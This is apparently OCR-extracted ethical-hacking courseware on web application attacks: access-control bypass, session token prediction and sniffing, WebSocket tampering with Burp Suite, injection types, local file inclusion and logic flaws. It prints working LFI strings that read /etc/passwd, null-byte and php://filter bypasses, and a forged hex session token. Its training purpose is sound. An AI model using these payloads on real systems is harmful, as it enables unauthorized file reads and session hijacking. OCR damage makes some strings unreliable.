


Figure 14.109: Screenshots of Burp Suite

Attack Access Controls

- Walk through a website to identify the following access controls details of the applications:
 - Individual access to a particular subset of data
 - Levels of access granted (employees, managers, supervisors, CEOs, etc.)
 - Administrator functionality for configuring and monitoring
 - Functionalities that allow the escalation of privileges

Access Controls Attack Methods

- Attack with Different User Accounts
- Attack Multistage Processes
- Attack Static Resources
- Attack Direct Access to Methods
- Attack Restrictions on HTTP Methods

Exploiting Insecure Access Controls

Parameter-Based Access Control

- Attackers utilize request parameters assigned to administrators to gain access to administrative functions

Referer-Based Access Control

- HTTP referer provides access control decisions
- Attackers exploit the HTTP referer and manipulate it to any value

Location-Based Access Control

- Attackers can bypass location-based access controls by using a web proxy, a VPN, a data roaming enabled mobile device, direct manipulation of client-side mechanisms, etc.

Source: EC-Council, Certified Ethical Hacker Version 8.0, © 2016 EC-Council. All rights reserved. Reproduction in whole or in part is prohibited.

Attack Access Controls

Access controls are part of the application's security mechanisms that are logically based on authentication and session management. An attacker walks through a website to identify the following access controls details of the application:

- Individual access to a particular subset of data
- Levels of grant access (employees, managers, supervisors, CEOs, etc.)
- Administrator functionality to configure and monitor
- Functionalities that allow escalating privileges

Exploiting Insecure Access Controls

- Parameter-Based Access Control:** Any web application consists of various request parameters such as cookies and query string parameters. The application determines the access granted to a request based on these parameters. These parameters vary between a normal user and an administrator. Sometimes, these parameters are invisible to normal users and visible only to administrators. If an attacker can identify the parameters that are assigned to an administrator, he/she can set those parameters in their own requests and gain access to administrative functions.
- Referer-Based Access Control:** In some web applications, the HTTP referer is the foundation for major access control decisions. The HTTP referer is considered unsafe; the attacker can use it and manipulate it to any value.
- Location-Based Access Control:** The user's geographic location can be determined using various methods. The most common method to determine the current location is through the IP address. Attackers can bypass location-based access controls using a web

proxy, a VPN, a data-roaming-enabled mobile device, direct manipulation of client-side mechanisms.

Access Controls Attack Methods

- **Attack with different user accounts:** Attempt to access the application with different user accounts. If there is any broken access control in the web application, it allows you to access the resources and functionality as a legitimate user. You can use tools such as Burp Suite to access and compare two different user contexts.
- **Attack Multistage Processes:** The abovementioned technique will be ineffective if there is a multistage process established in the web application architecture. In this multistage process, the user will perform multiple entries at multiple levels to complete the intended process. In a multistage process, multiple requests will be sent to the server from the client. To attack such a process, each and every request to the server should be captured and tested for access controls. Another way to attack a multistage process manually is to walk through a protected multistage process several times in your browser and use proxy tools to switch the session token supplied in different requests to that of a less privileged user.
- **Attack Static Resources:** Identify the web applications where the protected static resources are accessed by the URLs. Attempt to request these URLs directly and check whether they are providing access to unauthorized users.
- **Attack Direct Access to Methods:** Web applications accept certain requests that provide direct access to server-side APIs. If there are any access control weaknesses in these direct access methods, an attacker can exploit them and compromise the system.
- **Attack Restrictions on HTTP Methods:** It is important to test different HTTP methods such as GET, POST, PUT, DELETE, TRACE, and OPTIONS. The attacker modifies the HTTP methods to compromise web applications. If the web application accepts these modified requests, the access controls can be bypassed.

87 - Module M | Hacking Web Applications

EC-Council C|EH™

Attack Session Management Mechanism

- Attackers break an application's session management mechanism to **bypass the authentication controls** and impersonate privileged application users



Session Token Generation

- Session Tokens Prediction
- Session Tokens Tampering



Session Tokens Handling

- Man-in-the-Middle Attack
- Session Replay
- Session Hijacking



Note: For complete coverage of Session Hijacking and Session Token Prediction, refer to Module 11: Session Hijacking

Source & © EC-Council. All Rights Reserved. Reproduction in Whole or Part is Strictly Prohibited. Visit www.ec-council.org

88 - Module M | Hacking Web Applications

EC-Council C|EH™

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

- Sniff the application traffic using a sniffing tool such as Wireshark or an intercepting proxy such as Burp Suite
- If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, then try to **replay the cookie** to gain unauthorized access to the application
- Use **session cookies** to perform session hijacking, session replay, and Man-in-the-Middle attacks



Source & © EC-Council. All Rights Reserved. Reproduction in Whole or Part is Strictly Prohibited. Visit www.ec-council.org

EE-Council C|EH®

Manipulating WebSocket Traffic

- Attackers use the **Burp Suite** tool to manipulate WebSocket traffic by intercepting, modifying, and replaying WebSocket messages using the **Burp Repeater** feature.

Steps to Manipulate WebSocket Traffic:

- Step 1: Open Burp Suite tool, enable interception, and browse any application that uses WebSockets.
- Step 2: Go to Proxy → WebSockets history.
- Step 3: Right click on the entry to manipulate and choose "Send to Repeater".
- Step 4: Click on Repeater to view all transmitted messages.
- Step 5: Click on the pencil icon next to the WebSocket URL, select a WebSocket, and click on Close.
- Step 6: Manipulate the raw request and click Connect.
- Step 7: Click on the pencil icon again to see if the new WebSocket connection was successfully established.
- Step 8: Click on Send in main window to transmit the manipulated WebSocket communication to the server.



Copyright © EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is illegal.

Attack Session Management Mechanism

Web application session management involves exchanging sensitive information between the server and its clients wherever required. If such session management is insecure, the attacker can take advantage of it to attack the web application through the session management mechanism, which is the key security component in most web applications.

Nowadays, most attackers target application session management to launch malicious attacks against web applications, allowing them to easily bypass robust authentication controls and masquerade as other users without even knowing their credentials (usernames, passwords). Attackers can even take control of the entire application by compromising a system administrator's account.

Session Management Attack

A session management attack is a method used by attackers to compromise a web application. Attackers break an application's session management mechanism to bypass the authentication controls and impersonate privileged application users. It involves two stages: session token generation and exploitation of session token handling.

To generate a valid session token, attackers engage in the following:

- Session Token Prediction:** Attackers can do this when they realize that the server uses a deterministic pattern between session IDs. By successfully gaining the previous and next session IDs of the user, the attacker can perform malicious attacks pretending to be the user.
- Session Token Tampering:** Once the attackers gain the previous and next session ID, they can tamper with the session data and engage in further malicious activities.

Once attackers generate a valid session token, they try to exploit session token handling as follows:

- **Man-in-the-Middle (MITM) Attack:** Attackers intercept communication between two systems on a network. They divide the network connection into two: one between the client and the attacker, and the other between the attacker and server, which then acts as a proxy in the intercepted connection.
- **Session Hijacking:** Attackers steal the user session ID from a trusted website to perform malicious activities.
- **Session Replay:** Attackers obtain the user session ID and then reuse it to gain access to the user account.

Attacking Session Token Generation Mechanism

To determine the session token generation mechanism in a session management attack, attackers steal valid session tokens and then predict the next session token.

Through session prediction, attackers identify a pattern in the session token exchanged between the client and the server. This can happen when the web application has weak, predictable session identifiers. For example, when the web application assigns a session token sequentially, attackers can predict the previous and next session tokens by knowing any session ID. Before predicting a session identifier, attackers have to obtain sufficient valid session tokens for legitimate system users.

- **Weak Encoding Example**

When hex encoding an ASCII string user=jason;app=admin; date=08/01/2020, you can predict another session token by just changing the date and use it for another transaction with the server.

```
https://www.certifiedhacker.com/checkout?  
SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%  
6E%3B%64%61%74%65%3D%30%38%2F%30%31%2F%32%30%32%30
```

- **Session Token Prediction**

- Obtain valid session tokens by sniffing the traffic or legitimately logging into the application and analyzing it for encoding (hex encoding, Base64) or any pattern
- If any meaning can be reverse engineered from the sample of session tokens, then attempt to guess the tokens recently issued to other application users
- Make a large number of requests with the predicted tokens to a session-dependent page to determine a valid session token

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

First, sniff network traffic for valid session tokens and then use them to predict the next session token. Use the predicted session ID to authenticate with the target web application.

The steps for session token sniffing are as follows:

- Sniff the application traffic using a sniffing tool such as Wireshark or an intercepting proxy such as Burp Suite
 - If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, then try to replay the cookie to gain unauthorized access to the application
 - Use session cookies to perform session hijacking, session replay, and MITM attacks

Thus, sniffing the valid session token is important in session management attacks.

- Wireshark

Source: <https://www.wireshark.org>

Wireshark is a network protocol analyzer that allows attackers to capture and interactively browse network traffic. Wireshark captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks, thus helping attackers sniff session IDs in transit to and from a target web application.




Figure 14-110: Screenshot of Wireshark

Manipulating WebSocket Traffic

Source: <https://portswigger.net>

Attackers use the Burp Suite tool to manipulate WebSocket traffic by intercepting, modifying, and replaying WebSocket messages using the Burp Repeater feature.

The following are the steps an attacker performs to manipulate WebSocket traffic using Burp Suite:

- **Step 1:** Open Burp Suite and enable interception.
- **Step 2:** Browse any application that uses WebSockets for communication.
- **Step 3:** Go to **Proxy → WebSockets history** to view the entries.



Figure 14.111: Screenshot of Burp Suite showing entries of WebSocket

- **Step 4:** Right-click on the entry to manipulate and choose "**Send to Repeater**".
- **Step 5:** Now, click on **Repeater**. In the **History** panel, you can see all the messages transmitted over the WebSocket connection.




Figure 14.112: Screenshot of Burp Suite showing Repeater panel

- Step 6: Click on the pencil icon next to the WebSocket URL, select WebSocket from the Select WebSocket window and click on Clone to clone a connection.




Figure 14.113: Screenshot of Burp Suite showing Select WebSocket Window

- Step 7: Manipulate the raw request as required and click on the Connect button. Then, Burp Suite will attempt to carry out the configured handshake.



Figure 14.114: Screenshot of Select WebSocket window showing raw request manipulation

- Step 8: Click on the pencil icon again to see if the new WebSocket connection was successfully established and can be used to send new messages.




Figure 14.115: Screenshot of Select WebSocket window showing the new manipulated connection

- Step 9: After the new connection is established, in the main window click on Send to transmit the manipulated WebSocket communication to the server.




Figure 14.116: Screenshot of Burp Suite transmitting the manipulated WebSocket communication

18 - Module M | Hacking Web Applications

EC-Council C|EH®

Perform Injection/ Input Validation Attacks

- Supply crafted malicious input that is syntactically correct according to the interpreted language being used to break application's normal intended use

Web Scripts Injection

- If the user input is used in dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server

OS Commands Injection

- Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command

SMTP Injection

- Inject arbitrary SMTP commands into an application and SMTP server conversation to generate large volumes of spam email

SQL Injection

- Enter a series of malicious SQL queries into input fields to directly manipulate the database

LDAP Injection

- Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases

XPath Injection

- Enter maliciousarnings in input fields to manipulate the XPath query so that it interferes with the application's logic

Buffer Overflow

- Injects a large amount of bogus data beyond the capacity of the input field

File Injection

- Injects malicious files by exploiting "dynamic file include" mechanisms in web applications

Note: For complete coverage of SQL injection concepts and techniques, refer to Module 15: SQL Injection

Source: EC-Council Certified Ethical Hacker Version 8.0, © 2014 EC-Council. All rights reserved.

18 - Module M | Hacking Web Applications

EC-Council C|EH®

Perform Local File Inclusion (LFI)

- Local File Inclusion (LFI) vulnerabilities enable attackers to add their own files on a server via a web browser
- An LFI vulnerability occurs when an application adds files without proper validation of inputs, thereby enabling the attacker to modify the input and embed path traversal characters

Evasion added .php and other extensions of the file

- File extensions are added using PHP code:
`$file = $_GET['page'];
require($file.".php");`
- If an attacker tries to insert null-byte (\x00) to end of the attack string, the .php can be easily evaded.
`http://xyz.com/pages.../.J...J...J.../etc/passwd\x00`
- Another method to evade the added .php is to add a question mark (?) to the attack string.
`http://xyz.com/pages.../.J...J...J.../etc/passwd?`

Bypassing .php execution

- As LFI vulnerability can lead to files, but not .php files, because .php files get executed by the server, and its file-ending comprises some code
- Evasion .php by using a built-in php filter as shown below:
`http://xyz.com/index.php?page=php://filter/convert.base64-encode/resource=index`



Source: EC-Council Certified Ethical Hacker Version 8.0, © 2014 EC-Council. All rights reserved.

Perform Injection/ Input Validation Attacks

Injection attacks are very common in web applications. They exploit the vulnerable input validation mechanism implemented by the web application. There are many types of injection attacks, such as web script injection, OS command injection, SMTP injection, LDAP injection, and XPath injection. Another frequently occurring attack is an SQL injection attack.

Injection frequently takes place when a browser sends user-provided data to the interpreter as part of a command or query. For launching an injection attack, attackers supply crafted data that tricks the interpreter into executing unintended commands or queries. Because of these injection flaws, attackers can easily read, create, update, and remove any arbitrary data available to the application. In some cases, attackers can even bypass a deeply nested firewall environment and take complete control of the application and its underlying system.

Injection Attacks/Input Validation Attacks

To perform injection attacks, supply crafted malicious input that is syntactically correct according to the interpreted language being used to break the application's normal intended operation.

Some ways to perform injection attacks are described below:

- **Web Scripts Injection:** If the user input is used into dynamically execute code, enter crafted input that breaks the intended data context and executes commands on the server.
- **OS Commands Injection:** Exploit operating systems by entering malicious code in input fields if applications utilize user input in a system-level command.
- **SMTP Injection:** Inject arbitrary SMTP commands into applications and SMTP server conversations to generate large volumes of spam email.
- **SQL Injection:** Enter a series of malicious SQL queries into input fields to directly manipulate the database.
- **LDAP Injection:** Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases.
- **XPath Injection:** Enter malicious strings in input fields to manipulate the XPath query so that it interferes with the application's logic.
- **Buffer Overflow:** Inject a large amount of bogus data beyond the capacity of the input field.
- **File Injection:** Inject malicious files by exploiting "dynamic file include" mechanisms in web applications.
- **Canonicalization:** Manipulate variables that reference files with "dot-dot-slash (../)" to access restricted directories in the application.

Note: For complete coverage of SQL injection concepts and techniques, refer to Module 15: SQL Injection.

Perform Local File Inclusion (LFI)

Local file inclusion (LFI) is a web security vulnerability that allows attackers to read and upload files onto a server via a web browser. This vulnerability can be exploited to add or replace locally available files on the server, including configuration files, code files, logs, and other sensitive data. It often occurs when an application permits file inclusion solely based on user

Input without additional security checks, enabling attackers to manipulate the input and inject path traversal characters.

LFI vulnerability is often triggered in PHP-based websites. Simple PHP code susceptible to LFI is given below. Attackers can insert the URL parameter into `require()` without proper validation.

```
$file = $_GET['page'];
require($file);
```

In this case, an attacker can just insert this string and fetch the `/etc/passwd` file using the following URL:

```
http://xyz.com/page=../../../../../../../../etc/passwd
```

- **Evade added .php and other extensions of the file**

In general, file extensions are added using PHP code as follows:

```
$file = $_GET['page'];
require($file.".php");
```

Now, `.php` is appended to the file name, which means the user cannot find the required file because file `/etc/passwd.php` does not exist. If an attacker tries to insert null bytes (`\000`) at the end of the attack string, the `.php` can be easily evaded:

```
http://xyz.com/page=../../../../../../../../etc/passwd\00
```

Another method to evade the added `.php` is to add a question mark (?) to the attack string:

```
http://xyz.com/page=../../../../../../../../etc/passwd?
```

- **Bypassing .php execution**

LFI vulnerability can read `.txt` files but not `.php` files because they are executed by the server and their file-ending comprises some code. This can be evaded using a built-in `php` filter as follows:

```
http://xyz.com/index.php?page=php://filter/convert.base64-
encode/resource=index
```

Here, the `php` filter is used to convert everything into the Base64 format. Now, the entire page is Base64-encoded, which can be decoded and saved in a text file and executed:

```
base64 -d savefile.php
```

Attack Application Logic Flaws

- Most application flaws occur due to the negligence and false assumptions of web developers
- Completely examine the web applications to identify logic flaws for exploitation
- Use tools like Burp Suite to manipulate the requests to the web applications

Retail Web Application Logic Flow Exploitation Scenario




Diagram © EC-Council. All Rights Reserved.未经授权不得复制、传播、修改、翻译或以其他方式使用。

Attack Application Logic Flaws

In all web applications, a vast amount of logic is applied at every level. The implementation of some logic can be vulnerable to various attacks that will not be noticeable. Most attackers mainly focus on high-level attacks such as SQL Injection, and XSS scripting, since they have easily recognizable signatures. By contrast, application logic flaws are not associated with any common signatures, making the application logic flaws more difficult to identify. Manually testing of vulnerability scanners cannot identify this type of flaw, which enables attackers to exploit such flaws to cause severe damage to the web applications.

Most application flaws arise from the negligence and false assumptions of developers. Application logic flaws vary among different types of web applications and are not restricted to a particular flaw. Acquiring knowledge on previously exploited applications with common logic flaws can provide appropriate information on how to approach exploiting flaws in application logic.

A common scenario illustrating the exploitation of application logic flaws by attackers is described below:

- **Scenario: Identify and exploit logic flaws in retail web applications**

In most retail web applications, the process of placing an order includes selecting the product, finalizing the order, providing payment details, and providing delivery details. The developer assumes that any customer would follow all the levels in a sequence as designed. Identify such applications, and using proxy tools such as Burp Suite, attempt to control the requests sent to the web application. Furthermore, attempt to bypass the third stage, i.e., jump from the second stage to the fourth stage by manipulating the requests. This type of attack is called forced browsing. This flaw enables the attacker to

avoid paying the product price and receive the product at the delivery address. It can result in severe financial losses if an attacker intends to exploit it on a large scale.




Figure 14.117: Screenshot displaying web application logic flaw exploitation

Attack Shared Environments

- Organizations leverage third-party service providers for hosting and maintaining their web applications and relevant web infrastructure.
- For example, a malicious client of the service provider may try to compromise the security of another organization's web application, or a client may deploy a vulnerable web application that exposes and compromises the web applications of other organizations.

Attacks on the access mechanism

- Organizations use an administrative web interface for configuring and managing web applications from a remote location.
- Check whether the remote access mechanism has any unpatched vulnerabilities or configuration errors that can be exploited.
- Check whether the access privileges are properly separated between clients.

Attacks between applications

- Vulnerabilities existing in one web application may allow attackers to execute malicious script and compromise the security of other hosted web applications.
- For example, an SQL injection vulnerability in one application may allow attackers to run arbitrary SQL commands and queries to retrieve data in the shared environment.

Source: EC-Council, Certified Ethical Hacker Version 8.0, © 2018 EC-Council. All rights reserved. Reproduction is strictly prohibited.

Attack Shared Environments

Nowadays, organizations leverage third-party service providers for hosting and maintaining their web applications and relevant web infrastructure. These service providers provide services to multiple clients and host their web applications parallelly using the same infrastructure. This approach leads to many threats and attacks against web applications. For example, a malicious client of the service provider may try to compromise the security of another organization's web application or a client may deploy a vulnerable web application that paves the way to compromise other organizations' web applications.

